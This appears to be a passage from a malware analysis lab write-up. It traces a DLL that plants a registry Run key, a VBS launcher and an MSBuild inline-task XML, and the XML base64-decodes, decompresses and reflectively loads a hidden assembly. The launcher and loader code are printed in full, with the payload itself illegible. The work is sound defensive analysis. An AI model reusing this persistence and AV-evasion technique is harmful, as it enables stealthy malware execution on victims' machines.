

C:\Users\Public\Documents

This PC › Local Disk (C:) › Users › Public › Public Documents

Name	Date modified	Type	Size
Explorer Suite Signatures	10/11/2023 2:27 PM	File folder	
My Music	10/11/2023 3:51 PM	File folder	
My Pictures	10/11/2023 3:51 PM	File folder	
My Videos	10/11/2023 3:51 PM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
embed.vbs	11/18/2023 11:30 AM	VBScript Script File	1 KB

6 items

Figure 15: **embed.vbs** file inside of **C: \Users\Public\Documents\** directory.


C:\Users\Public

This PC › Local Disk (C:) › Users › Public


Name	Date modified	Type	Size
Libraries	12/7/2019 1:31 AM	File folder	
Public Account Pictures	10/11/2023 1:01 PM	File folder	
Public Desktop	10/11/2023 3:08 PM	File folder	
Public Documents	11/18/2023 11:30 AM	File folder	
Public Downloads	12/7/2019 1:14 AM	File folder	
Public Music	12/7/2019 1:14 AM	File folder	
Public Pictures	12/7/2019 1:14 AM	File folder	
Public Videos	12/7/2019 1:14 AM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
embed.xml	11/18/2023 11:30 AM	XML Document	8 KB

10 items 1 item selected 7.68 KB

Figure 16: **embed.xml** file inside of **C:\Users\Public\** directory.

Process Timeline on Procmon:

Inside the process timeline, the tree of creating two files (embed.vbs and embed.xml) is spawned from **cmd.exe**.



Process Tree

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

Process	Description	Image Path	Life Time	Company	Owner	Command
msedge.exe (5352)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\...	🟩	Microsoft Corporat...	DESKTOP-SBEG...	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=netwo
msedge.exe (6492)	Microsoft Edge	C:\Program Files (x86)\Microsoft\Edge\Application\...	🟩	Microsoft Corporat...	DESKTOP-SBEG...	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=storag
openvpn-gui.exe (5800)		C:\Program Files\OpenVPN\bin\openvpn-gui.exe	🟩		DESKTOP-SBEG...	"C:\Program Files\OpenVPN\bin\openvpn-gui.exe
ConEmu64.exe (8608)	Console Emulator ...	C:\Tools\Cmder\vendor\conemu-maximus5\ConEm...	🟩	ConEmu-Maximus5	DESKTOP-SBEG...	"C:\Tools\Cmder\vendor\conemu-maximus5\ConEmu64.exe"
ConEmuC64.exe (6272)	ConEmu console ...	C:\Tools\Cmder\vendor\conemu-maximus5\ConEm...	🟩	ConEmu-Maximus5	DESKTOP-SBEG...	"C:\Tools\Cmder\vendor\conemu-maximus5\ConEmu\ConEmuC64.exe" /CINMODE=400020 /AID=
conhost.exe (5864)	Console Window ...	C:\Windows\system32\conhost.exe	🟩	Microsoft Corporat...	DESKTOP-SBEG...	\??\C:\Windows\system32\conhost.exe 0x4
cmd.exe (3952)	Windows Comma...	C:\Windows\SYSTEM32\cmd.exe	🟩	Microsoft Corporat...	DESKTOP-SBEG...	cmd /k ""C:\Tools\Cmder\vendor\conemu-maximus5\..\init.bat" "
Procmon64.exe (4264)	Process Monitor	C:\Users\Tom\Desktop\Procmon64.exe	🟩	Sysinternals - ww...	DESKTOP-SBEG...	"C:\Users\Tom\Desktop\Procmon64.exe"
Procmon64.exe (4408)	Process Monitor	C:\Users\Tom\Desktop\Procmon64.exe	🟩	Sysinternals - ww...	DESKTOP-SBEG...	"C:\Users\Tom\Desktop\Procmon64.exe"
GoogleCrashHandler.exe (4852)	Google Crash Han...	C:\Program Files (x86)\Google\Update\1.3.36.312\...	🟩	Google LLC	NT AUTHORITY\...	"C:\Program Files (x86)\Google\Update\1.3.36.312\GoogleCrashHandler.exe"
GoogleCrashHandler64.exe (4860)	Google Crash Han...	C:\Program Files (x86)\Google\Update\1.3.36.312\...	🟩	Google LLC	NT AUTHORITY\...	"C:\Program Files (x86)\Google\Update\1.3.36.312\GoogleCrashHandler64.exe"
ConEmu64.exe (9156)	Console Emulator ...	C:\Tools\Cmder\vendor\conemu-maximus5\ConEm...	🟩	ConEmu-Maximus5	DESKTOP-SBEG...	/Icon "C:\Tools\Cmder\icons\cmder.ico" /title "Cmder"
ConEmuC64.exe (7504)	ConEmu console ...	C:\Tools\Cmder\vendor\conemu-maximus5\ConEm...	🟩	ConEmu-Maximus5	DESKTOP-SBEG...	"C:\Tools\Cmder\vendor\conemu-maximus5\ConEmu\ConEmuC64.exe" /CINMODE=400020 /AID=
conhost.exe (4764)	Console Window ...	C:\Windows\system32\conhost.exe	🟩	Microsoft Corporat...	DESKTOP-SBEG...	\??\C:\Windows\system32\conhost.exe 0x4
cmd.exe (7208)	Windows Comma...	C:\Windows\SYSTEM32\cmd.exe	🟩	Microsoft Corporat...	DESKTOP-SBEG...	cmd /k ""C:\Tools\Cmder\vendor\conemu-maximus5\..\init.bat" "
rundll32.exe (3876)	Windows host pro...	C:\Windows\system32\rundll32.exe		Microsoft Corporat...	DESKTOP-SBEG...	rundll32 Malware.cryptlib64.dll
rundll32.exe (0944)	Windows host pro...	C:\Windows\system32\rundll32.exe		Microsoft Corporat...	DESKTOP-SBEG...	rundll32 Malware.cryptlib64.dll
rundll32.exe (6884)	Windows host pro...	C:\Windows\system32\rundll32.exe		Microsoft Corporat...	DESKTOP-SBEG...	rundll32 Malware.cryptlib64.dll, embed

Description:	Windows Command Processor
Company:	Microsoft Corporation
Path:	C:\Windows\SYSTEM32\cmd.exe
Command:	cmd /k ""C:\Tools\Cmder\vendor\conemu-maximus5\..\init.bat" "
User:	DESKTOP-SBEGUUP\Tom
PID:	7208 Started: 11/18/2023 11:06:01 AM


```
11:30...  cmd.exe  7208  CreateFile  C:\Tools\Cmder\vendor\conemu-maximus5  SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Sync...
11:30...  cmd.exe  7208  CreateFile  C:\Tools\Cmder\vendor\conemu-maximus5  SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Sync...
11:30...  cmd.exe  7208  CreateFile  C:\Tools\Cmder\vendor\conemu-maximus5  SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Sync...
11:30...  cmd.exe  7208  CreateFile  C:\Tools\Cmder\vendor\conemu-maximus5  SUCCESS  Desired Access: Read Data/List Directory, Synchronize, Disposition: Open, Options: Directory, Sync...
Showing 547,587 of 5,357,582 events (10%)    Backed by virtual memory
```

Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Go To Event
Include Process
Include Subtree
Close

Figure 17

Registry Key in Windows:

As we see inside the **dnSpy**, two files are created and if they try and catch the function running correctly, we also can notice “embed” inside the registry key.




```
Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name             Type     Data
(Default)        REG_SZ   (value not set)
embed            REG_SZ   C:\Users\Public\Documents\embed.vbs
MicrosoftEdgeA...REG_SZ   "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
OPENVPN-GUI      REG_SZ   C:\Program Files\OpenVPN\bin\openvpn-gui.exe
```

Figure 18

“embed.xml” Analysis:


embed.xml provides instructions for something to execute. There is a new “**MemoryStream**” which seems like it’s taking a big block of base64 and it also be compressed. It might decode the base64 block here, and then decompress it using **System.IO.Compression.DeflateStream** which is the same as MSBuild script does.

End of the code, it just calls to System.Reflection.Assembly.Load, which means that whatever this block of base64 is doing it is then being loaded reflectively as a reflective assembly. This is a common TTP to avoid EDR and antivirus and be able to just load in a program right into memory byte by byte.



```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003" ToolsVersion="4.0">
<Target Name="TargetName">
<TaskName> </TaskName>
</Target>
<UsingTask TaskName="TaskName" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
<ParameterGroup/>
<Task>
<Code Type="Fragment" Language="cs">
<![CDATA[ var oms = new System.IO.MemoryStream(); var ds = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64String("[illegible]
```

Figure 19: Beginning of the embed.xml




```
[illegible]
...=="}), System.IO.Compression.
CompressionMode.Decompress); var by = new byte[1024]; var r = ds.Read(by, 0, 1024); while (r > 0) { oms.Write(by,
0, r); r = ds.Read(by, 0, 1024); } System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke(0, new object
[] { new string[]{ } }); ]]>
</Code>
</Task>
</UsingTask>
</Project>
```

Figure 20: Bottom of the embed.xml

“embed.vbs” Analysis:

This vbs script is called the “**Wscript.Shell**” and that’s going to be a common way to invoke a program and have it run.
Then it calls to **MSBuild.exe** and passes it to the value of the **embed.xml** script that has been written to the file system.



```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```


Figure 21

Now, if we put all of the pieces together, we have a registry run key that calls to the **embed.vbs** (Figure 21). When someone logs into this machine, this vbs script is using the **MSBuild.exe** executable and passing it the **embed.xml** file. And if we went to the **embed.xml** file, we have a big block of base64 encoded and compressed data that is being loaded reflectively at runtime.

Check DNS Record at Runtime:

Now, if we run the **embed.vbs** script by double clicking on the file or let's say we are going to emulate what happens when someone login.

*Note: **embed.vbs** is written as a value that is invoked to the registry run key.*
After running the **embed.vbs**, we can see in Wireshark, a **DNS** request to the **hxxp[://]srv[.]masterchiefsgruntemporium[.]local/en-us/docs[.]html** URL.


Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time         Source                 Destination            Protocol Length Info
20 2.817842917    10.0.0.5               10.0.0.4               HTTP     1090 POST /en-us/docs.html HTTP/1.1
21 2.817867560    10.0.0.4               10.0.0.5               TCP        54 80 → 18385 [ACK] Seq=1 Ack=1330 Win=64128 Len=0
22 2.830143105    10.0.0.4               10.0.0.5               TCP       204 80 → 18385 [PSH, ACK] Seq=1 Ack=1330 Win=64128 Len=150 [TCP segment of a reassemb…
23 2.832204557    10.0.0.4               10.0.0.5               HTTP      312 HTTP/1.1 200 OK  (text/html)
24 2.832553499    10.0.0.5               10.0.0.4               TCP        60 18385 → 80 [ACK] Seq=1330 Ack=410 Win=262144 Len=0
25 2.832553641    10.0.0.5               10.0.0.4               TCP        60 18385 → 80 [FIN, ACK] Seq=1330 Ack=410 Win=262144 Len=0
26 3.119159843    10.0.0.5               10.0.0.4               TCP        60 [TCP Retransmission] 18385 → 80 [FIN, ACK] Seq=1330 Ack=410 Win=262144 Len=0
27 3.119180882    10.0.0.4               10.0.0.5               TCP        54 80 → 18385 [ACK] Seq=410 Ack=1331 Win=64128 Len=0
28 7.606497968    PcsCompu_49:ed:ad      PcsCompu_df:20:0a      ARP        42 Who has 10.0.0.5? Tell 10.0.0.4
29 7.606885857    PcsCompu_df:20:0a      PcsCompu_49:ed:ad      ARP        60 10.0.0.5 is at 08:00:27:df:20:0a
```

```
  › Content-Length: 258\r\n
    Date: Sat, 18 Nov 2023 20:12:31 GMT\r\n
    Content-Type: text/html\r\n
    Connection: Close\r\n
    Server: INetSim HTTP Server\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.014361640 seconds]
    [Request in frame: 20]
    [Request URI: http://srv.masterchiefsgruntemporium.local/en-us/docs.html]
    File Data: 258 bytes
› Line-based text data: text/html (10 lines)
```

```
0000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
0010  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
0020  20 32 35 38 0d 0a 44 61  74 65 3a 20 53 61 74 2c    258··Da te: Sat,
0030  20 31 38 20 4e 6f 76 20  32 30 32 33 20 32 30 3a    18 Nov  2023 20:
0040  31 32 3a 33 31 20 47 4d  54 0d 0a 43 6f 6e 74 65   12:31 GM T··Conte
0050  6e 74 2d 54 79 70 65 3a  20 74 65 78 74 2f 68 74   nt-Type:  text/ht
0060  6d 6c 0d 0a 43 6f 6e 6e  65 63 74 69 6f 6e 3a 20   ml··Conn ection: 
0070  43 6c 6f 73 65 0d 0a 53  65 72 76 65 72 3a 20 49   Close··S erver: I
0080  4e 65 74 53 69 6d 20 48  54 54 50 20 53 65 72 76   NetSim H TTP Serv
0090  65 72 0d 0a 0d 0a 3c 68  74 6d 6c 3e 0a 20 20 3c   er····<h tml>·  <
00a0  68 65 61 64 3e 0a 20 20  20 20 3c 74 69 74 6c 65   head>·      <title
```

Frame (312 bytes)
Reassembled TCP (408 bytes)
HTTP Response For-URI (http.response_for.uri)
Packets: 29 · Displayed: 29 (100.0%)
Profile: Default

Figure 22

So in the end, in this case, this **embed.xml** file is a script to reach a suspicious domain, and if it reaches this domain it might download a malicious payload.